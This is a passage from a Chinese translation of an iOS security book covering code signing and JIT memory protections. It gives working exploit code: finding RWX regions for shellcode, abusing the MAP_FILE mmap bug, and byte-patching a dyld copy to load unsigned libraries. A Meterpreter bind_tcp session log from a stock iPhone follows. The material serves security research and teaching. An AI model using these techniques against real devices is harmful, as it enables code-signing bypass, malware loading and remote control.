#if CONFIG_EMBEDDED
if (cur_protection & VM_PROT_WRITE){
       if ((cur_protection & VM_PROT_EXECUTE) &&
           !(flags & VM_FLAGS_MAP_JIT)){
               printf("EMBEDDED: %s curprot cannot be
                       write+execute. turning off execute\n",
                    __PRETTY_FUNCTION__);
               cur_protection &= ~VM_PROT_EXECUTE;
       }
}
#endif /* CONFIG_EMBEDDED */
```

这一检查说明，除非内存设置了即时编译标志，否则内存不可能是可写且可执行的。因此，你只有在到达这段设置了即时编译标志的代码时，才可以具有可执行可写的区域。

之前给出的代码说明通过使用特殊mmap标志，我们可以只允许带有动态代码签名特权的进程分配可写且可执行内存。现在来看看负责防止多次使用该标志的代码。这样我们可以防止具有该特权的进程（比如MobileSafari）在被攻击之后允许攻击者调用具有MAP_JIT标志的mmap为他们的shellcode分配新的可写且可执行区域。

我们对单一区域的检查也是在vm_map_enter函数中执行的：

```
        if ((flags & VM_FLAGS_MAP_JIT) && (map->jit_entry_exists)){
                result = KERN_INVALID_ARGUMENT;
                goto BailOut;
        }
...
      if (flags & VM_FLAGS_MAP_JIT){
                if (!(map->jit_entry_exists)){
                        new_entry->used_for_jit = TRUE;
                        map->jit_entry_exists = TRUE;
                }
      }
```

因此，虚拟内存进程映射表中的一个标志存储相应信息，说明是否已经映射过设置了VM_FLAGS_MAP_JIT标志的区域。如果你已经设置了该标志，就无法分配另一个这样的区域。该标志是无法（比如通过重新分配该区域）清除的。因此，想要在MobileSafari中执行shellcode的攻击者不可能自行分配新的内存区域，而是必须找出已经分配的即时编译区域并重用该区域。

4.6.3 MobileSafari 内部的攻击

编写复杂的ROP有效载荷是很有难度的，而编写接着会执行shellcode的ROP有效载荷就要简单得多。在引入动态代码签名机制之前，我们不可能注入并执行shellcode，因此整个有效载荷都必须是用ROP完成的。现在，如果攻击者可以找到即时编译区域，他们就可以将shellcode写入缓冲区并执行。

完成这一切的最简单方法可能就是在ROP有效载荷中复制以下函数的行为。

注意 本章中的代码可以从本书配套网站www.wiley.com/go/ioshackershandbook上获得。

```
unsigned int find_rwx(){
  task_t task = mach_task_self();
mach_vm_address_t address = 1;

kern_return_t kret;
vm_region_basic_info_data_64_t info;
mach_vm_size_t size = 0;

mach_port_t object_name;
mach_msg_type_number_t count;

      while((unsigned int) address != 0){

            count = VM_REGION_BASIC_INFO_COUNT_64;
           kret = mach_vm_region (task, &address, &size,
                                  VM_REGION_BASIC_INFO_64,
                                  (vm_region_info_t) &info,
                                  &count, &object_name);
            if(info.protection == 7)
```

```
                return address;

            address += size;
        }
        return 0;
}
```

该函数会寻遍所有已分配的内存区域，查找具有0x7保护（即RWX，可读可写且可执行）的区域。这里就是有效载荷要写入机器码并跳转到的地址。

4.7　破坏代码签名机制

对于其他应用——那些不含动态代码签名特权的应用——来说，事情就难办多了。没有完整的ROP有效载荷就寸步难行。不过，在我们编写本书的时候，人们已经可以为应用创建可写且可执行的内存区域了。这是因为内核对mmap中的MAP_JIT标志的检查机制存在漏洞。

这是个非常严重的bug，因为除了让攻击者可以提供shellcode有效载荷，还允许下载自苹果App Store的应用运行未经苹果公司审核的任意代码。利用这个诡计的应用可以动态地创建可写且可执行的区域，下载任何想要下载的代码，将这些代码写入缓冲区，然后执行它们。这完全绕过了App Store为防范恶意软件而采取的控制。

该bug就存在于以下这段本章之前已经讨论过的代码中（那时候你发现问题了吗？）。

```
if ((flags & MAP_JIT) && ((flags & MAP_FIXED) ||
    (flags & MAP_SHARED) || (flags & MAP_FILE))){
       return EINVAL;
}
```

问题在于MAP_FILE被定义为0了。因此，对flags & MAP_FILE的检查是无意义的，因为它的结果总为0，所以实际上就什么也没有检查。我们来看看证明这一点的反汇编过程（见图4-10）。




图4-10　应该是只有在设置了MAP_ANON标志时才执行JIT_FLAG的代码

它会对JIT_FLAG进行检查，然后检查MAP_FIXED & MAP_SHARED。

这意味着，如果MAP_JIT、MAP_PRIVATE和MAP_FILE标志都已设置，这一检查就没法阻止对mmap的调用。接着，出于某种原因，验证该应用的检查就具有了合适的特权，并且只为匿名（也就是那些设置了MAP_ANON标志）的映射执行检查。

因此任何（之前未创建RWX区域的）iOS进程都可以执行如下调用：

```
char *x = (char *) mmap(0, any_size, PROT_READ | PROT_WRITE |
PROT_EXEC, MAP_JIT | MAP_PRIVATE | MAP_FILE, some_valid_fd, 0);
```

这样就会给进程返回一个任意大小的可读、可写而且可执行的区域。

4.7.1 修改 iOS shellcode

至此，应用攻击者就知道要么可以重用已经存在的即时编译区域（如果攻击的是MobileSafari），要么可以用ROP创建一个这样的区域（如果攻击的是MobileSafari以外的应用，或者是利用了这一缺陷的AppStore恶意软件）。然后，该攻击者就可以复制并执行shellcode了。当然，这些shellcode的作者想让它们干什么都可以。不过，如果说编写ROP有效载荷很难的话，那么编写大的shellcode有效载荷虽然简单，但很烦人。如果你可以执行C语言，甚或是Objective C这种更高级语言的代码，那就更好了。事实证明，只要你有机会写入shellcode，就基本上算是打破了设备上的代码签名机制，因为利用shellcode加载未签名的库文件并不是很难。

大家既可以自己编写代码链接器，也可以试着重用和滥用已经存在的代码链接器。这里我们就后一种方法来看一个例子。已经存在的动态链接器dyld会为某个库分配空间，然后加载、链接并运行该库。我们需要为该动态链接器打上补丁，从而在新分配的未应用代码签名法则的RWX区域加载新代码。直接给dyld打补丁是不行的，因为这样会让该页的动态代码签名失效，可行的做法是在新建的RWX区域中创建dyld的副本，并在那里为该副本打补丁。

大家首先要做的是找到加载dyld的位置，因为有地址空间分布随机化（ASLR）机制，所以这个位置可能千差万别。完成这一任务有两种可行的方式。第一种是找到主可执行文件的位置。鉴于ASLR的工作方式，主可执行程序当前位置与它通常所在位置（0x1000）之间的差距，和任何符号及其自身预期位置之间的偏移量都相同。因此，在这种情况下，dyld与其预期位置（0x2fe00000）之间的偏移量就等于主可执行程序与0x1000之间的偏移量。所以如果我们知道主二进制文件中任何符号的地址，就可以计算出dyld的位置。

另一种方法，也是我们这里要介绍的，是利用libdyld.dylib中的某些信息。它含有一个名为myDyldSection的（无出口）符号，是用来在dyld中定位并调用函数的。非常巧合的是，myDyldSection地址的第一个dword就是dyld的位置。

```
(gdb) x/x &myDyldSection
0x3e781000 <myDyldSection>:          0x2fe2a000
```

因为该符号是无出口的，所以我们需要在任一库（这是因为它们的ASLR偏移量都是相同的）中找一个有出口的符号，并计算myDyldSection与该符号之间的偏移量。但不巧的是，这样做会让有效载荷依赖固件版本。还有一点你要记住，虽然有些麻烦，但是代码是用C语言（在利用

应用加载新的未签名代码时）或shellcode（在进行漏洞攻击时）编写的。不管哪种情况，写代码都是相对简单的。C语言代码如下所示：

```
unsigned int *fgNextPIEDylibAddress_ptr;
unsigned int *ptr_to_fgNextPIEDylibAddress_ptr;
unsigned int next_mmap;

//
// 硬编码的值
//
unsigned int dyld_size = 227520;
unsigned int dyld_data_start = 0x26000;
unsigned int dyld_data_end   = 0x26e48;
unsigned int libdyld_data_size = 0x12b;
unsigned int diff_to_myDyldSection = 0xbbc5008;

// 找到dyld
unsigned int myexit = (unsigned int) &exit;
my_myDyldSection = myexit + diff_from_exit_to_myDyldSection;
unsigned int dyld_loc = * (unsigned int *) myDyldSection;
dyld_loc -= 0x1000;
```

接着，我们就可以分配RWX区域（或是找到已经存在的RWX区域）。foo是要映射的大文件的名称：

```
int fd = open("foo", O_RDWR);
char *x = (char *) mmap(0, 0x1000000, PROT_READ | PROT_WRITE |
                        PROT_EXEC /*0*/, MAP_JIT | MAP_PRIVATE |
                        MAP_FILE, fd, 0);
```

next_mmap是该RWX缓冲区中dyld（接下来要复制的那部分代码）之后的那个位置。next_mmap就是为dyld打补丁以便加载下一个库的地方。

```
memcpy(x, (unsigned char *) dyld_loc, dyld_size);
next_mmap = (unsigned int) x + dyld_size;
```

现在你就有可供修改的dyld可执行副本了。除了打上要打的补丁，你还需要进行一些其他修复。dyld的数据部分中含有很多指向自己的函数指针。这就意味着如果你在这个dyld的副本中调用某个函数，结果可能是调用存储在那里的一个函数指针，并最终在原始（未打补丁）的dyld中执行代码。为了防止出现这种情况，你要依次修改该dyld副本的数据部分中指向它自身的函数指针：

```
// 将data指针指向新位置
unsigned int *data_ptr = (unsigned int *) (x + dyld_data_start);
while(data_ptr < (unsigned int *) (x + dyld_data_end)){
       if ( (*data_ptr >= dyld_loc) && (*data_ptr < dyld_loc +dyld_size)){
              unsigned int newer = (unsigned int) x + (*data_ptr - dyld_loc);
              *data_ptr = newer;
        }
        data_ptr++;
}
```

libdyld也含有很多指向dyld的函数指针。其他代码可能调用libdyld以调用dyld中的函数。如果你调用的是原始的dyld，就会因为副本dyld并未更新原始数据结构造成一致性问题。因此，这里要依次修改libdyld数据部分中所有指向dyld副本的函数指针。

```
unsigned int libdyld_data_start = myDyldSection;
// 将libdyld data指针改为指向新位置
data_ptr = (unsigned int *) libdyld_data_start;
while(data_ptr < (unsigned int *) (libdyld_data_start +libdyld_data_size)){
      if ( (*data_ptr >= dyld_loc) && (*data_ptr < dyld_loc + dyld_size)){
            unsigned int newer = (unsigned int) x + (*data_ptr - dyld_loc);
            *data_ptr = newer;
      }
      data_ptr++;
}
```

经过这些修正，新的dyld副本应该能起作用了。现在，我们只需要为它打上补丁，以便能向创建的RWX区域中加载库，而且就算这些库是未签名的，它们也应该是可以执行的。这要求4个小补丁。第一个补丁涉及fgNextPIEDylibAddress_ptr。该指针指向dyld中的位置，其中存储着下一个库的加载位置。这里我们希望将其设置给变量next_mmap:

```
//
// 补丁1: 设置ptr_to_fgNextPIEDylibAddress和fgNextPIEDylibAddress_ptr
//
ptr_to_fgNextPIEDylibAddress_ptr = (unsigned int *) (x + 0x2604c);
fgNextPIEDylibAddress_ptr = (unsigned int *) (x + 0x26320);

*ptr_to_fgNextPIEDylibAddress_ptr = (unsigned int) fgNextPIEDylibAddress_ptr;

*fgNextPIEDylibAddress_ptr = next_mmap;
```

接下来的补丁打在如下所示来自dyld的函数上：

```
uintptr_t ImageLoaderMachO::reserveAnAddressRange(size_t length,
 const ImageLoader::LinkContext& context)
{
vm_address_t addr = 0;
vm_size_t size = length;
// 在计算圆周率的PIE程序中，在主可执行文件后载入初始动态库，
// 这样它们也就没有固定的地址了
if ( fgNextPIEDylibAddress != 0 ) {
// 在动态库之间添加小型（0到3页）随机填充
      addr = fgNextPIEDylibAddress +
            (__stack_chk_guard/fgNextPIEDylibAddress &
            (sizeof(long)-1))*4096;

      kern_return_t r = vm_allocate(mach_task_self(), &addr, size,
                                    VM_FLAGS_FIXED);
      if ( r == KERN_SUCCESS ) {
            fgNextPIEDylibAddress = addr + size;
            return addr;
      }
      fgNextPIEDylibAddress = 0;
```

```
        }
        kern_return_t r = vm_allocate(mach_task_self(), &addr, size,
                                      VM_FLAGS_ANYWHERE);

        if ( r != KERN_SUCCESS )
            throw "out of address space";

        return addr;
}
```

简单地讲，该函数会试着在请求的位置分配一些空间，而如果这样做行不通的话，它就会在随机位置分配一些空间。如果你是用这个函数把新的库放入已经存在的RWX区域中，那么它分配空间的尝试就会失败，因为该区域已经被分配给别的内容了。我们可以直接将该检查修改掉，并让函数返回，就好像它真的在该RWX区域中分配了一些空间。以下补丁就会移除该比较，这样该函数会忽略第一个vm_allocate函数的返回值并直接返回addr：

```
//
// 补丁2：忽略reserveAnAddressRange中的vmalloc
//
unsigned int patch2 = (unsigned int) x + 0xc9de;
memcpy((unsigned int *) patch2, "\xc0\x46", 2);  // thumb nop
```

下一个补丁是最复杂的。在这个补丁里，我们要把mapSegments中对mmap的调用替换成对read的调用。我们并不是要在文件中进行真正的映射，而只是想将该文件读入RWX区域。在打补丁之前，它是这样的：

```
void ImageLoaderMachO::mapSegments(int fd, uint64_t offsetInFat,
uint64_t lenInFat, uint64_t fileLen, const LinkContext& context)
{
...
        void* loadAddress = mmap((void*)requestedLoadAddress, size,
              protection, MAP_FIXED | MAP_PRIVATE, fd, fileOffset);
...
```

打上补丁之后，它就成下面这样了：

```
        read(fd, requestedLoadAddress, size);
```

实际的补丁如下所示：

```
//
// 补丁3：在mapSegments中的mmap
//
unsigned int patch3 = (unsigned int) x + 0xdd4c;
memcpy((unsigned int *) patch3,
"\x05\x98\x08\x99\x32\x46\x32\x46\x32\x46\x32\x46\x32\x46\x8c\x23
\x1b\x02\x45\x33\x1b\x44\x7b\x44\x98\x47", 26);
```

通常情况下，在调用dlopen之后，fgNextPIEDylibAddress会被重置为0。大家不希望这种情况发生。最后的补丁就是让ImageLoader::link中负责重置的代码不再进行任何操作。

在你打补丁之前，函数最后是这样的：

```
        // 完成初始动态库载入
        fgNextPIEDylibAddress = 0;
}
```

我们只需要利用以下补丁让最后一行不进行任何操作就行了：

```
//
// 补丁4: 在dlopen后不要重置fgNextPIEDylibAddress
//
unsigned int patch4 = (unsigned int) x + 0xbc34;
memcpy((unsigned int *) patch4, "\xc0\x46", 2);
```

现在就算是为该dyld副本打好补丁了，它会把库装载到我们所拥有的RWX区域中。此外，因为我们把libdyld.dylib中的指针改为指向自己的dyld副本，所以调用真正的dlopen或dlsym（含在libdyld中）的代码实际上最终会调用打过补丁的dyld副本，而该副本是会把库加载到所拥有的RWX区域中的。换句话说，在应用了这些补丁之后，iOS应用对dlopen和dlsym的调用就会加载并执行未签名的库！

4.7.2 在 iOS 上使用 Meterpreter

现在，我们已经很容易编写高级语言库让应用加载或是让漏洞攻击利用了。这些库可能还包含其他试图提升特权的漏洞攻击、嗅探网络流量的有效载荷，以及上传地址簿内容的代码，等等。也许最终的有效载荷是来自Metasploit框架的Meterpreter。针对ARM架构重新编译Meterpreter，并利用这种方法加载它并不是很难。这样做的结果就是在没有shell的设备上获得类似shell的交互体验！下面摘录了一段在工厂状态（未配置，未越狱）的iPhone上运行Meterpreter的状态记录。（Meterpreter库可以从本书配套网站www.wiley.com/go/ioshackershandbook下载。）

```
$ ./msfcli exploit/osx/test/exploit RHOST=192.168.1.2 RPORT=5555
 LPORT=5555 PAYLOAD=osx/armle/meterpreter/bind_tcp DYLIB=metsrv-combo-
phone.dylib AutoLoadStdapi=False E
[*] Started bind handler
[*] Transmitting stage length value...(3884 bytes)
[*] Sending stage (3884 bytes)
[*] Sleeping before handling stage...
[*] Uploading Mach-O dylib (97036 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.25.129:51579 ->
192.168.1.2:5555)

meterpreter > use stdapi
Loading extension stdapi...success.
meterpreter > ls

Listing: /
==========

Mode              Size    Type    Last modified           Name
----              ----    ----    -------------           ----
41775/rwxrwxr-x   714     dir     Tue Aug 30 05:41 2011   .
```

```
41775/rwxrwxr-x     714     dir     Tue Aug 30 05:41 2011   ..
41333/-wx-wx-wx     68      dir     Tue Aug 30 05:41 2011   .Trashes
100000/---------    0       fil     Thu Aug 25 20:31 2011   .file
40775/rwxrwxr-x     1258    dir     Tue Aug 30 05:36 2011   Applications
40775/rwxrwxr-x     68      dir     Thu Aug 25 22:08 2011   Developer
40775/rwxrwxr-x     646     dir     Tue Aug 30 05:27 2011   Library
40755/rwxr-xr-x     102     dir     Thu Aug 25 22:16 2011   System
40755/rwxr-xr-x     102     dir     Tue Aug 30 05:36 2011   bin
41775/rwxrwxr-x     68      dir     Thu Aug 25 20:31 2011   cores
40555/r-xr-xr-x     1625    dir     Thu Sep 01 06:03 2011   dev
40755/rwxr-xr-x     544     dir     Thu Sep 01 05:55 2011   etc
40755/rwxr-xr-x     136     dir     Thu Sep 01 05:55 2011   private
40755/rwxr-xr-x     476     dir     Tue Aug 30 05:37 2011   sbin
40755/rwxr-xr-x     272     dir     Tue Aug 30 05:18 2011   usr
40755/rwxr-xr-x     952     dir     Thu Sep 01 05:59 2011   var

meterpreter > getpid
Current pid: 518
meterpreter > getuid
Server username: mobile
meterpreter > ps

Process list
============

    PID         Name                Path
    ---         ----                ----
    0       kernel_task
    1       launchd
    12      UserEventAgent
    13      notifyd
    14      configd
    16      syslogd
    17      CommCenterClassi
    20      lockdownd
    25      powerd
    28      locationd
    30      wifid
    32      ubd
    45      mediaserverd
    46      mediaremoted
    47      mDNSResponder
    49      imagent
    50      iapd
    52      fseventsd
    53      fairplayd.N90
    59      apsd
    60      aggregated
    65      BTServer
    67      SpringBoard
    74      networkd
    85      lsd
    88      MobileMail
    90      MobilePhone
```

```
113     Preferences
312     TheDailyHoff
422     SCHelper
426     Music~iphone
433     ptpd
437     afcd
438     atc
442     notification_pro
480     notification_pro
499     springboardservi
518     test-dyld
519     sandboxd
520     securityd
```

```
meterpreter > sysinfo
Computer: Test-iPhone
OS       : ProductBuildVersion: 9A5313e,
ProductCopyright: 1983-2011 Apple Inc.,
ProductName: iPhone OS, ProductVersion: 5.0, ReleaseType: Beta
meterpreter > vibrate
meterpreter > ipconfig
lo0
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

en0
Hardware MAC: 5c:59:48:56:4c:e6
IP Address  : 192.168.1.2
Netmask     : 255.255.255.0
```


4.7.3 取得 App Store 的批准

出现在iOS App Store中的每一个应用都要经过苹果公司的检查和批准。我们很难弄清这一流程具体是如何操作的。那些有记录的应用申请被拒的情况通常涉及版权问题、竞争问题，或是使用私有的API函数。虽然App Store的审批流程可以有效地将恶意应用拒之门外，但是我们无法确切知道有多少恶意应用在审查中被拒绝。

这种不透明的流程就引出了一个问题：利用了本章介绍的这些代码签名bug的应用，是会通过审查流程呢，还是会被发现呢？为了求证，Charlie Miller提交了一个应用，该应用可以从他控制的服务器上下载并执行任意（未签名的）库。

注意 我们特别感谢Jon Oberheide和Pavel Malik为此提供的帮助。

该应用看上去是一个股票行情查询程序。不过，该应用通过函数指针的方式调用`dlopen`和`dlsym`，而非直接调用它们，Miller并没有刻意去隐藏程序要做些什么。在苹果公司的测试中，大部分代码都不会执行（因为Miller没有在应用进行调用的地方放上库），这些代码进行了很多指

针操作，以RWX权限对文件进行mmap处理，并进一步加载库。我们来看图4-11。




图4-11　App Store中的InstaStock程序含有可以加载任意未签名代码的代码

他甚至是用自己的真名实姓提交的该应用！在经过为期一周的应用审查后，苹果公司批准了该应用并让它在App Store中上架了。显然，从安全角度来看，App Store的审查流程并不是那么彻底。

4.8　小结

在本章中大家了解到iOS代码签名机制的重要性，并知道了它怎么加大攻击难度并大大限制该平台上的恶意软件。接着我们通览了XNU内核以及iOS内核文件中实现强制代码签名的代码。然后，我们介绍了代码签名的例外情况，也就是MobileSafari中的即时编译，以及与该功能相关的所有代码。最后，我们谈论了针对代码签名机制的一些攻击，包括对MobileSafari注入shellcode，并得知代码签名机制的bug可以让攻击者加载未签名的库（至少在该漏洞被修复之前是可行的）。

第5章 沙　盒

iOS提供了多层漏洞攻击缓解机制。DEP（数据执行保护）和ASLR（地址空间分布随机化）加大了人们获取代码执行权的难度，不过还需要有其他机制限制恶意代码所造成的破坏。脱胎自Mac OS X中类似系统的iOS沙盒机制，就提供了一种限制进程行为的方法。

沙盒的目的在于，通过提供接口约束进程行为，从而限制代码执行后的行为。假设有一个PDF阅读应用，该应用的一个子系统会解析打开的文件，生成内部的表示形式。而另一个子系统则负责利用这种内部表示，将该文档渲染在屏幕上。因为这个负责解析的子系统在处理用户提供的输入时最容易受到攻击，所以除了输入文件之外它不需要访问其他内容。通过禁止该子系统打开其他文件、执行其他程序或使用网络，我们就限制了攻击者在代码执行后的行为。理论上讲，这很容易实现，不过在实际应用中，约束进程的预期行为是很难而且很容易出错的。

本章要讨论iOS沙盒的设计与实现。通过一步步了解iOS用来为给定进程配置和实施描述文件的代码，大家将知道如何用iOS沙盒实施系统执行更高级的审计。本章的大部分内容都将讨论该系统未正式记录的那些部分。

5.1 理解沙盒

